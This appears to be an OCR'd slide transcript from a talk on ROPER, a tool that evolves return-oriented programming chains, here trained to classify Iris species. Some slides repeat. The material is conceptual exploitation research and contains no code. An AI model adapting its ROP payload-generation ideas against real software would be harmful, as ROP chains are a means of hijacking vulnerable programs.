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
Each ROP-chain in the population would be passed the petal and sepal measurements of each specimen in the Iris dataset.

30. Fleurs du Malware



It seemed natural to see if ROPER could also tackle traditional machine learning benchmarks, and generate ROP payloads that exhibit subtle and adaptive behaviour.


To the best of my knowledge, this has never been attempted before.

I decided to start with the well-known Iris dataset, compiled by Ronald Fisher & Edgar Anderson in 1936.

Each ROP-chain in the population would be passed the petal and sepal measurements of each specimen in the Iris dataset.

The fitness of the chains was made relative to the accuracy with which they could predict the species of iris from those predictions.

30. Fleurs du Malware



It seemed natural to see if ROPER could also tackle traditional machine learning benchmarks, and generate ROP payloads that exhibit subtle and adaptive behaviour.

To the best of my knowledge, this has never been attempted before.

I decided to start with the well-known Iris dataset, compiled by Ronald Fisher & Edgar Anderson in 1936.

Each ROP-chain in the population would be passed the petal and sepal measurements of each specimen in the Iris dataset.

The fitness of the chains was made relative to the accuracy with which they could predict the species of iris from those predictions.

Given time, the population would be able to recognize iris species with an accuracy of about 96%, as an effect of evolution alone.

31. Low-Hanging Fruit & its Consequences for Diversity

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

- The phenomenon is analogous to a natural population over-adapting to a particularly hospitable niche.
- But in the wild, this is offset by an increase in competition and crowding, which increase the selective pressure acting on formerly hospitable niches. Low-hanging fruit doesn’t last very long.

